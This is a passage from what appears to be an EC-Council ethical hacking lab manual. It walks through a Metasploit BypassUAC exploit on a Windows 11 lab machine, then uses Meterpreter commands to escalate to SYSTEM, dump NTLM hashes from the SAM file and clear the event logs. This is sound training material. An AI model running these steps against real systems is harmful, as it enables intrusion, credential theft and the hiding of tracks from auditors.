
    - The **LHOST** option is required, but **Current Setting** is empty (here, you need to set the IP Address of the local host, (here, the **Parrot Security** machine)
    - The **EXITFUNC** option is required, but **Current Setting** is already set to **process**, so ignore this option
    - The **LPORT** option is required, but **Current Setting** is already set to port number **4444**, so ignore this option



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


67. To set the **LHOST** option, type **set LHOST 10.10.1.13** and press **Enter**.
68. To set the **TARGET** option, type **set TARGET 0** and press **Enter** (here, 0 indicates nothing, but the Exploit Target ID).

    Note: In This task, **10.10.1.13** is the IP Address of the attacker machine (here, **Parrot Security**).
69. You have successfully configured the exploit and payload. Type **exploit** and press **Enter**. This begins to exploit the UAC settings on the **Windows 11** machine.
70. As you can see, the BypassUAC exploit has successfully bypassed the UAC setting on the **Windows 11** machine; you have now successfully completed a Meterpreter session.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

71. Now, let us check the current User ID status of Meterpreter by issuing the **getuid** command. You will observe that the Meterpreter server is still running with normal user privileges.



72. At this stage, we shall re-issue the **getsystem** command with the **-t 1** switch to elevate privileges. To do so, type **getsystem -t 1** and press **Enter**.


    Note: If the command **getsystem -t 1** does not run successfully, issue the command **getsystem**.

73. This time, the command successfully escalates user privileges and returns a message stating **got system**, as shown in the screenshot.

    Note: In Windows OSes, named pipes provide legitimate communication between running processes. You can exploit this technique to escalate privileges on the victim system to utilize a user account with higher access privileges.

74. Now, type **getuid** and press **Enter**. The Meterpreter session is now running with system privileges (**NT AUTHORITY\SYSTEM**), as shown in the screenshot.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



75. Let us check if we have successfully obtained the **SYSTEM/admin** privileges by issuing a Meterpreter command that requires these privileges in order to execute.
76. Now, we shall try to obtain password hashes located in the SAM file of the **Windows 11** machine.
77. Type the command **run post/windows/gather/smart_hashdump** and press **Enter**. This time, Meterpreter successfully extracts the NTLM hashes and displays them, as shown in the screenshot.

    Note: You can further crack these password hashes to obtain plaintext passwords.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



78. Thus, you have successfully escalated privileges by exploiting the Windows 11 machine's vulnerabilities.

79. You can now remotely execute commands such as **clearev** to clear the event logs that require administrative or root privileges. To do so, type **clearev** and press **Enter**.

80. This concludes the demonstration of how to escalate privileges by exploiting client-side vulnerabilities using Metasploit.

81. Close all open windows and document all the acquired information.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

